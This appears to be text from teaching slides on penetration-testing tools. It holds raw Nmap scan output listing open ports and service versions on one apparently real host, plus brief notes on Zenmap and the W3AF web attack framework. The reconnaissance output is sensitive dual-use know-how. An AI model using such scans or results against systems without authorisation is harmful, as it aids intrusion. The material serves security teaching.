
This command discovers the state of all the ports, the service running on them and the reason for the status of the ports.

```

ssl-cert: Subject: commonName=Parallels Panel/organizationName=Parallels/stateOrProvinceName=Virginia/countryName=US
|_Not valid before: 2015-05-05T15:00:56+00:00
|_Not valid after: 2016-05-04T15:00:56+00:00
|_ssl-date: 2015-09-09T13:38:31+00:00; -10s from local time.
993/tcp open      ssl/imap      Courier Imapd (released 2011)
|_imap-capabilities: SORT AUTH=CRAM-MD5 QUOTA AUTH=CRAM-SHA256 NAMESPACE ACL THREAD=ORDEREDSUBJECT OK AUTH=PLAIN UIDPLUS THREAD=REFERENCES ACL2=UNIONA0001 CAPABILITY CHILDREN c
ompleted IMAP4rev1 AUTH=CRAM-SHA1 IDLE
|_ssl-cert: Subject: commonName=Parallels Panel/organizationName=Parallels/stateOrProvinceName=Virginia/countryName=US
|_Not valid before: 2015-05-05T15:00:56+00:00
|_Not valid after: 2016-05-04T15:00:56+00:00
|_ssl-date: 2015-09-09T13:38:40+00:00; -2s from local time.
995/tcp open      ssl/pop3      Courier pop3d
|_pop3-capabilities: IMPLEMENTATION(Courier Mail Server) UIDL PIPELINING SASL(LOGIN PLAIN) LOGIN-DELAY(10) TOP USER APOP
|_ssl-cert: Subject: commonName=Parallels Panel/organizationName=Parallels/stateOrProvinceName=Virginia/countryName=US
|_Not valid before: 2015-05-05T15:00:56+00:00
|_Not valid after: 2016-05-04T15:00:56+00:00
|_ssl-date: 2015-09-09T13:38:31+00:00; -2s from local time.
1049/tcp filtered td-postman
1434/tcp filtered ms-sql-m
3306/tcp open      mysql         MySQL 5.5.44-0ubuntu0.12.04.1
|_mysql-info:
|_ Protocol: 53
|_ Version: .5.44-0ubuntu0.12.04.1
|_ Thread ID: 11220
|_ Capabilities flags: 63487
|_ Some Capabilities: Speaks41ProtocolOld, LongColumnFlag, IgnoreSpaceBeforeParenthesis, LongPassword, SupportsTransactions, IgnoreSigpipes, Speaks41ProtocolNew, Support41Auth
, DontAllowDatabaseTableColumn, InteractiveClient, FoundRows, SupportsLoadDataLocal, ODBCClient, SupportsCompression, ConnectWithDatabase
|_ Status: Autocommit
|_ Salt: <9JGeIfSj>5-![,e9-t#
8009/tcp open      ajp13        Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open      http         Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Apache Tomcat/7.0.61
8443/tcp open      http         nginx
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
|_ssl-cert: Subject: commonName=Parallels Panel/organizationName=Parallels/stateOrProvinceName=Virginia/countryName=US
|_Not valid before: 2015-05-05T15:00:56+00:00
|_Not valid after: 2016-05-04T15:00:56+00:00
|_ssl-date: 2015-09-09T13:38:28+00:00; -2s from local time.
|_tls-nextprotoneg:
|_ http/1.1
10180/tcp filtered unknown
14441/tcp filtered unknown
Service Info: Hosts: vps.s... , localhost.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 297.04 seconds

```




Zenmap

GUI Based Nmap Client




- ❖ W3AF: Web Application Attack and Audit Framework is a penetration testing framework.
- ❖ Used for:
 - ❖ Safe-guarding the web applications against attacks
 - ❖ Can be used for attacking web applications
 - ❖ Scanning Vulnerabilities
 - ❖ Breaking Credentials
 - ❖ *And more*




Home Screen








